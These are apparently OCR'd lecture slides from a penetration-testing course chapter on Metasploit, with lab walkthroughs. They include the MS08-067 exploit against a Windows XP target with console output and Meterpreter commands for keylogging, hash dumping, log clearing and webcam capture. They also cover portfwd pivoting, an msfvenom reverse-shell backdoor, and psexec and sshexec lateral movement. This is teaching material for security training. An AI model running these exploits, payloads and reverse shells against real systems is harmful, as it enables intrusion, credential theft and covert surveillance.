Chapter 04
Using the Metasploit Framework

1


Step #3 Exploitation

- Exploitation
  - **A process of gaining control over a system**
  - Goal of this step: **administrative-level access to the computer**
  - An exploit is the realization, actualization, or weaponization of vulnerability
  - A **payload** is a behavior that you want to accomplish on the target machine
    - Small block of code that is used to perform some task like installing new software, creating new users, or opening backdoors on the target system
- Of all the steps we discuss, exploitation is the broadest, ambiguous, and exciting
  - Skipping the recon & scanning will severely limit your ability to mature as a penetration tester

2

Exploitation

- The reason an exploitation is one of the most ambiguous phases is that each system is **different** and each target is **unique**
  - Different operating systems (OSs), different services, and different processes require different types of attacks
  - Skilled penetration testers have to understand the nuances of each system they're attempting to exploit (from Padawan to Jedi)



3

Outline

- Starting Metasploit
- Finding Metasploit Modules
- Setting Module Options
- Payloads
- Types of Shells
- Setting a Payload Manually
- Creating Standalone Payloads with Msfvenom
- Using an Auxiliary Module
- Summary

4

4

Types of Exploits

- **Service-side exploit** (exploiting service that is running on the target)
  - ❖Firewall must allow inbound packets for given service
  - ❖Once we gain access to one system inside firewall, we can pivot
  - ❖**No user (client) interaction on the target host is required**
- **Client-side exploit** (software installed on the target system connects back to the attacking machine)
  - ❖Firewall allows outbound access from the target host
  - ❖**User interaction on the target machine is required**
  - ❖Typically get the privilege of the client program, which may not be running with UID 0, SYSTEM, or admin
- **Local privilege escalation**
  - ❖**May or may not involve user interaction**

5

5

Client-Side Software Inventory

- C:\> dir /s "C:\Program Files" > list.txt
- C:\> dir /s "C:\Program Files (x86)" >> list.txt
- Output includes last update date of files which indicates last revision and possibly patch date

6

6

Sources for Free Tools and Exploits

- Exploit-DB: www.exploit-db.com
- Packetstorm Security: www.packetstormsecurity.org
- SEEBUG Vulnerability Database: www.seebug.org
- …

7

7

Other Fee Tools

- The vast majority of ethical hackers and penetration testers rely on at least some free tools in their testing
- Be careful, Trojan horses are possible
- Analyze the code of the tool or exploit, if possible
- At least run the free tools in a lab against a sample target first
- Evaluate tools while a sniffer is running to see if they send unexpected packets to unanticipated destinations
- Look at their impact on the file system of both the attacker and the target

8

8

Metasploit Exploitation Framework

- **Metasploit** framework (≠ Metasploitable Linux)
  - "Powerful, flexible, free, and loaded with awesomeness"
  - It was presented at Defcon 12, 2012 by HD Moore and Spoonm, "Metasploit: Hacking Like in the Movies"
    - https://www.youtube.com/watch?v=bsiVl_dqka0 (sound quality is not good)
  - Metasploit contains a suite of **tools** that includes dozens of different functions for various purposes
  - But it is probably best known for its powerful and flexible **exploitation framework**

9

Metasploit Exploitation Framework

- Runs on Linux, macOS and Windows (only partially supported)
- Metasploit divides up the concept of exploits, payloads, auxiliary and post modules
- Metasploit interfaces used in this course
  - ❖**Msfconsole**: a customized Metasploit command prompt
  - ❖**Msfvenom**: convert a Metasploit payload into a stand-alone file and encode it to help evasion
  - ❖**Armitage**: Java-based GUI front-end for the Metasploit Framework that controls the framework by interacting with msfrpcd at port 55553

To get the right version,
: sudo apt-get update

10

10

Metasploit vs. Vulnerability Scanner

- Vulnerability scanner (e.g. Nessus)
  - The scanner will only check to see if a system is vulnerable
  - Very passive way with little chance of any unintentional damage to the target
  - It **looks for and report potential weaknesses**
- Metasploit and other framework
  - Exploitation tools
  - They are used to complete the **actual exploitation** of the target
  - It attempts to **actually exploit** the systems it scans

12

Metasploit Modules

Our focus

- **Exploits**: a piece of code written to take advantage of a particular vulnerability
- **Payloads**: a piece of code to be executed through an exploit

- **Auxiliary**: information of the system (information gathering tools)
- **Post**: Post-exploitation tools (keylogger, scanner, etc.)

- **Encoder:** Encoders are used to evade simple IDS/IPS signatures that are looking for certain bytes of your payload
- **Nops**: NOPs or NOP-sled are No Operation instructions that simply slide the program execution to the next memory address. We use NOPs to reach the desired place in the memory addresses.

- **Evasion**: evasion techniques (compression, obfuscation, chunking, etc.)

13

Metasploit Exploitation Process


"Mix & Match" exploit and payloads

- Start Metasploit
- **Search for an exploit** (attack type) that matches vulnerability scanning report
- **Select payloads** (what you want to do after getting in) & **Select a target**
- **Exploit**

14


Exploit vs. Payload

https://security.stackexchange.com/questions/34419/what-is-the-difference-between-exploit-and-payload



15


Metasploit: Scapel? Hatchet?




Armitage…

16

Meterpreter



- A Meterpreter **payload** acts as a specialized shell running inside the **memory** of a Metasploit exploited process, just another DLL loaded into the process
- **Memory resident**. Disappear on reboot
- **No separate process created**
- Meterpreter are available for Windows, Linux, PHP and Java environments
- All communication with Meterpreter is **TLS encrypted**



17

17


Starting Metasploit

- Let's start the Metasploit console
- # msfconsole

18

Example: MS08-067

- Target: Windows XP (192.168.84.129)



19

Example: MS08-067

- MS08-067 (Microsoft patch)
  - It patched an issue in the netapi32.dll related to SMB service
  - Vulnerability that this patch fixed: **it did not require an attacker to authenticate to the target machine**
    - https://learn.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067
  - We first need to find a module from MSF that exploits this vulnerability

20

20

WHAT's SMB?

- **Server Message Block** protocol is a layer 7 protocol (application layer)
- Client-server communication protocol used for file and printer sharing, domain authorization, remote admin and many other features
- Also supported in Linux and Unix via Samba client tools such as smbclient, smbmount, rpcclient and more
- Accessed via **TCP port 445** on modern systems. On older (WinNT and 2000) systems, SMB is carried over NetBIOS which uses TCP and UDP ports **135-139**

21

21

Finding Metasploit Modules

- The Module Database can use these index/number
  - ❖Common Vulnerabilities and Exposures (CVE) number
  - ❖Open Sourced Vulnerability Database (OSVDB) ID
  - ❖Bugtraq ID
  - ❖Microsoft Security Bulletin
- Built-In Search
  - ❖msf > search <*keyword*>
  - ❖To see more information
  - ❖msf > info <*module path/name*>
- Now use it!
  - ❖msf > use <*module path/name*>

22

22

Example: MS08-067

- msf6> **search** MS08-067
- **Exploit/windows/smb/ms08_067_netapi**

```
msf6 > search MS08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Rel
orruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 >
```

23

23


Example: MS08-067

- msf6> **info** exploit/windows/smb/ms08_067_netapi

24

Example: MS08-067

- msf> **use** exploit/windows/smb/ms08_067_netapi



25

25

Setting Module Options

- msf exploit(*module name*)> show options
- msf exploit(*module name*) > set <*option to set*> <*value to set it to*>
- msf exploit(*module name*) > show targets // See the available target

- Remember, Microsoft has released patches for all the platforms affected by this bug, but keeping all systems in an environment up-to-date with Windows patches is easier said than done. Many of your pentesting clients will be missing some critical updates in Windows and other software.

26

26

Example: MS08-067

- msf6 exploit(windows/smb/ms08_067_netapi) > show options

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/U
                                       sing-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.84.130   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

27

27

Payloads (or Shellcode)

- One of the ways that Metasploit makes things easier is by setting up payloads for us
- Just select a **compatible payload**, and Metasploit will craft your exploit string, including the code to trigger the vulnerability and the payload to run after exploitation is successful
- Of course, **not all payloads are compatible with our chosen exploit**
  - Payload needs to be chosen based on the target/network environment
- Finding Compatible Payloads
  - msf exploit(*module name*)> show payloads
  - msf exploit(*module name*)> set payload <*payload path/name*>
  - msf exploit(*module name*)> exploit

28

28

Example: MS08-067

- **msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.84.129**
- It's time to find compatible payloads
- **msf6 exploit(windows/smb/ms08_067_netapi) >show payloads**

```
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
===================

   #    Name                                                Disclosure Date  Rank    Check
   -    ----                                                ---------------  ----    -----
   0    payload/generic/custom                                               normal  No
   1    payload/generic/debug_trap                                           normal  No
   2    payload/generi  134  payload/windows/shell_bind_tcp
   3    payload/generi  135  payload/windows/shell_hidden_bind_tcp
   4    payload/generi  136  payload/windows/shell_reverse_tcp
                        137  payload/windows/speak_pwned
                        138  payload/windows/upexec/bind_hidden_ipknock_tcp
```

29

29

Setting a Payload Manually

- msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell_reverse_tcp
- msf exploit(ms08_067_netapi) > show options
- msf exploit(ms08_067_netapi) > set LHOST <*host IP address*>
- msf exploit(ms08_067_netapi) > exploit (or run)

30

30

Example: MS08-067

- **msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp**

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.84.129
RHOST ⇒ 192.168.84.129
```

- **msf6 exploit(windows/smb/ms08_067_netapi) > exploit**

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.84.130:4444
[*] 192.168.84.129:445 - Automatically detecting the target...
[*] 192.168.84.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.84.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.84.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.84.129
[*] Meterpreter session 2 opened (192.168.84.130:4444 → 192.168.84.129:1036) at 2023-02-16 16:25:03 -0500

meterpreter >
```

31

Meterpreter Commands

- **? / help:** display help menu
- **exit / quit:** exit the Meterpreter
- **sysinfo:** show hostname, OS type, etc
- **shutdown / reboot:** be careful
- **cd:** navigate directory structure
- **lcd:** change local working directories on the attacker machine
- **pwd:** show the current working directory
- **ls:** list the directory contents (Linux like format)
- **cat:** display file contents
- **download / upload:** move files from or to the target machine. Use / even for Windows file directory
- **mkdir / rmdir:** make or remove directory

32

32

Meterpreter Commands

- **getpid:** gets the process ID that Meterpreter is running in
- **getuid:** gets the user ID the Meterpreter is running with
- **ps:** shows a complete list of all running processes
- **kill:** kills a process
- **execute:** runs a given program
- **migrate:** jumps to a given destination process ID
- **ipconfig:** shows network configurations
- **route:** shows routing table
- **Clearev**: clear the Application, System, and Security logs on a Windows system

33

33

Meterpreter Commands

- **portfwd:** creates a TCP relay for pivoting
  - ❖meterpreter > portfwd add –l 3333 –p 22 –r target2IP
  - ❖3333 is a port on the test (attacker) machine and 22 is a port on the target
- **screenshot –p [file.jpg]:** takes a screenshot of the current desktop
- **idletime:** shows how long the user at the target machine has been idle
- **uictl [enable/disable] [keyboard/mouse]:** turn on or off user input devices
- **webcam_list:** lists installed webcams
- **webcam_snap:** snaps a single frame as jpeg
- **record_mic –d [N]:** record audio for N seconds

34

34

Meterpreter Commands

- **background:** background the current Meterpreter session. Or use **CRTL-Z**
- Keystroke Logger
  - ❖**keyscan_start**
  - ❖**keyscan_dump**
  - ❖**keyscan_stop**
- Load additional modules
  - ❖Use [module_name]
  - ❖Example: use priv (load automatically if you have admin or SYSTEM privilege during exploitation)
    - **hashdump:** dumps the SAM database
    - **timestomp:** alters the MACE (modified, accessed, created, MFT entry) dates/times associated with a file
    - **getsystem:** attempts to get local SYSTEM privilege
  - ❖Load [module_name]

35

35

Some **MSF** Commands

- **exploit -j:** run the exploit in the background expecting one or more sessions that are immediately backgrounded
- **exploit -z:** run the exploit expecting a single session that is immediately backgrounded
- **jobs:** lists all jobs running at the background
- **jobs -l:** list all current jobs (usually exploit listeners)
- **jobs -k [job id]:** kill a job
- **sessions -l:** lists all available sessions
- **sessions -i [N]:** interacts with a session with id N
- **sessions -k [N]:** kills a session with id N
- **sessions -K:** kills all sessions

36

36

More MSF Commands

- **show advanced:** displays advanced options
- **route:** pivots through an already exploited host via a Meterpreter session. Don't confuse with **Meterpreter's route command**
  - msf > route add [victim_subnet] [netmask] [session id]
- **exit:** quits the msfconsole
- **db_import:** import other tools' results into Metasploit database. For example, Namp port scanning results (XML), Nessus vulnerability scan results (.nussus)
- **db_nmap:** run Nmap inside msfconsole

- If you want to connect to MSF, (lab08)

service postgresql start
sudo msfdb init

37

37

Metasploit **Exploits** Module

- Sorted by operating systems
- Contains **exploits** for the **given OS** as well as **programs** that run on that OS
- Windows exploits
  - **browser:** client-side exploits focus on various browsers that run on Windows such as IE, RealPlayer, Winamp, etc.
  - **iis:** service-side exploits focus on MS's web server product IIS
  - **scada:** Supervisory Control and Data Acquisition (SCADA)
  - **smb:** service-side exploits focus on flaws in MS's Server Message Block (SMB). Very useful!
  - **vnc:** attack flaws in Virtual Network Computing (VNC) used for remote GUI control

38

38


Metasploit **Payloads** Module

- Metasploit payloads come in several forms
  - **Stagers**: payload piece parts that first load and allow a later stage to communicate with the attacker. Stagers setup a network connection between the attacker and victim.
  - **Stages**: payload components that are downloaded by Stagers modules.
  - **Singles**: self-contained & stand-alone payloads that have functionality and communication bundled together
- Stager + stage = full payload
  - Stager: payload loading and communication
  - Stage: payload function
- Singles are much larger than stage/stager payloads. Use a stage when you have **low bandwidth network**
- Switch to single payload if staged payload fails and vice versa

41

41

Stagers & Stages



42

42


Sample Windows **Stagers**

- **bind_tcp**: listen on attacker provided TCP port on the target machine
- **bind_ipv6_tcp**: similar as bind_tcp but use IPv6 instead
- **reverse_tcp**: makes an outbound TCP connection from target to attacker
- **reverse_ipv6_tcp**: similar as reverse_tcp but use IPV6
- **reverse_http**: carries outbound session on HTTP
- **reverse_https**: carries outbound session on HTTPS
- **reverse_tcp_allports**: tries to cycle through all outbound TCP ports (1-65535) to reach back to the attacker

43

43

Types of Shells



- Bind Shells
  - ❖A bind shell instructs the target machine to open a command shell and listen on a local port. The attack machine then connects to the target machine on the listening port. However, with the advent of firewalls, the effectiveness of bind shells has fallen because any correctly configured firewall will block traffic to some random port like 4444
- Reverse Shells
  - ❖A reverse shell, on the other hand, actively pushes a connection back to the attack machine rather than waiting for an incoming connection.

44

44

Windows Stages


- **meterpreter:** flexible specialized shell environment
- **shell:** a standard Windows cmd.exe shell
- **vncinject:** remote VNC control of the target. Let the attacker view the target's GUI and control its mouse and keyboard
- **upexec:** upload an executable to the victim machine and run it

45

45

Case Study (Lab07 related)

- There are two target machines T1 and T2. T2 has a ssh service listening on port 22. At the same time, T2 has a firewall blocking the inbound traffic to port 22 from the attacker machine but not from T1. The attacker machine can exploit a vulnerability on T1 using Meterpreter payload. How can we ssh to T2 from the attacker machine?



46

46

Case Study


- T1: Win Xp / T2: Ubuntu

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.84.130:4444
[*] 192.168.84.129:445 - Automatically detecting the target...
[*] 192.168.84.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.84.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.84.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.84.129
[*] Meterpreter session 3 opened (192.168.84.130:4444 → 192.168.84.129:1050) at 2023-02-06 00:3
5:10 -0500

meterpreter > portfwd add -l 3333 -p 22 -r 192.168.84.131
[*] Local TCP relay created: :3333 ⟷ 192.168.84.131:22
meterpreter >
```

47

47

Case Study



48

48

(It's actually a Post-exploitation module)

SMB Psexec Module

- The psexec module is often used by penetration testers to obtain access to a given system that you already know the credentials for (Lab08 introduces it)
- Especially helpful in a penetration test once you gain access to an internal network that is relatively well patched
- You need to have **SMB access** (TCP port 445 is open) and **admin credentials** (**username and password**, or **username and hash for pass-the-hash attacks**) in order to make the module to work
- We can now go from system to system with a domain using admin password hash without ever having to worry about cracking the password

50

50

Creating Stand-alone Payloads with msfvenom

- Payload that we're going to use for backdoor is windows/meterpreter/reverse_tcp
- To review available payloads
  - **# msfvenom –l payloads**
- Setting Options – To see the correct options to use for a module,
  - **# msfvenom -p windows/meterpreter/reverse_tcp --list-options**
- To review available output formats
  - **# msfvenom –l formats**
- Create your backdoor executable file
  - **# msfvenom -p windows/meterpreter/reverse_tcp LHOST=<*your IP address*> LPORT=8080 -f exe > /tmp/backdoor.exe**
  - **# file /tmp/backdoor.exe**

52

52

Creating Stand-alone Payloads with msfvenom – cont'd

- Serving Payloads
  - **# cd /tmp**
  - **# python3 –m http.server 8000**
- Using the Multi/Handler Module
  - **msf > use exploit/multi/handler**
  - **msf exploit (handler) > set payload windows/meterpreter/reverse_tcp**
  - **msf exploit (handler) > set LHOST <*your IP address*>**
  - **msf exploit (handler) > set LPORT <*your listening port number*>**
  - **msf exploit (handler) > set ExitONsession false**
  - **msf exploit (handler) > exploit -j -z**

53

53

Creating Stand-alone Payloads with msfvenom – cont'd

- Simple things we can do
  - **msf exploit (handler) > sessions -i 1**
  - **meterpreter > sysinfo**
  - **meterpreter > ps**
  - **meterpreter > kill <*pid*>**
  - **meterpreter > keyscan_start/dump/stop**
  - **meterpreter > shutdown**
  - **meterpreter > reboot**
  - **meterpreter > screenshot**
  - **meterpreter > uictl enable/disable keyboard/mouse**

54

54

Additional Notes

- Remember when we created the backdoor.exe file we specified a particular payload windows/meterpreter/reverse_tcp
- **The same payload** was to be specified again when we set up the Metasploit multi/handler
- What about we use different payloads, which one takes precedence?
  - The two payloads must have the same stager. Otherwise communications will not happen
  - **The multi/handler payload takes precedence**

55

55


Use SSHexec Module

- Like PSexec for Windows, we can use **SSHexec** to move through an environment's **Linux systems** if we have even one set of valid credentials, which are likely to work elsewhere in the environment
- Unlike with PSexec (which uploaded a binary and ran it as a System service, automatically giving us System privileges), with SSHexec we are still the **unprivileged user**

56

56

Use the exploit/multi/ssh/sshexec module



57

57

Show Options


```
msf5 exploit(multi/ssh/sshexec) > show options

Module options (exploit/multi/ssh/sshexec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   yes       The password to authenticate with.
   RHOSTS                     yes       The target address range or CIDR identifier
   RPORT     22               yes       The target port (TCP)
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address
on the local machine or 0.0.0.0
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly
 generated)
   URIPATH                    no        The URI to use for this exploit (default is random)
   USERNAME  root             yes       The user to authenticate as.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```


Set the Options and Exploit

```
msf5 exploit(multi/ssh/sshexec) > set RHOST 153.91.153.82
RHOST => 153.91.153.82
msf5 exploit(multi/ssh/sshexec) > set USERNAME georgia
USERNAME => georgia
msf5 exploit(multi/ssh/sshexec) > set PASSWORD password
PASSWORD => password
msf5 exploit(multi/ssh/sshexec) > set LHOST 153.91.152.99
LHOST => 153.91.152.99
msf5 exploit(multi/ssh/sshexec) > exploit

[*] Started reverse TCP handler on 153.91.152.99:4444
[*] 153.91.153.82:22 - Sending stager...
[*] Command Stager progress -  42.75% done (342/800 bytes)
[*] Sending stage (985320 bytes) to 153.91.153.82
[*] Meterpreter session 1 opened (153.91.152.99:4444 -> 153.91.153.82:49613) at 2019-10-12 11:
41:53 -0400
[!] Timed out while waiting for command to return
[*] Command Stager progress - 100.00% done (800/800 bytes)

meterpreter > getuid
Server username: uid=1000, gid=1000, euid=1000, egid=1000
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > shell
Process 7636 created.
Channel 1 created.
whoami
georgia
background
/bin/sh: background: not found
^Z
Background channel 1? [y/N]  y
meterpreter >
```

Using an Auxiliary Module

- Auxiliaries can be run against multiple hosts, whereas exploits can exploit only one system at a time
- Auxiliary module that enumerates the listening pipes on an SMB server. It finds names pipes available over SMB
- msf > use scanner/smb/pipe_auditor
  msf auxiliary (pipe_auditor) > show options
  msf auxiliary (pipe_auditor) > set RHOSTS 192.168.20.10
  msf auxiliary (pipe_auditor) > exploit



Windows XP, MS08-067 related pipe listening

60

60

Some Useful Auxiliary Modules

- Auxiliary/scanner/portscan/tcp
  - ❖Conducts a TCP connect scan
- Auxiliary/scanner/portscan/syn
  - ❖Conducts the half open scan
- Auxiliary/scanner/discovery/udp_sweep
  - ❖Sends UDP packets to the most widely used UDP ports with Layer 7 payloads
- Auxiliary/server/socks4a
  - ❖Sets up a proxy server

61

61

Metasploit Scanner Modules

- Vulnerability scanning
- msf > use scanner/ftp/anonymous
- msf auxiliary(anonymous) > set RHOSTS <target IP address(es)>
- msf auxiliary(anonymous) > exploit

- Anonymous FTP login credentials
  - ❖User: anonymous
  - ❖Password: guest

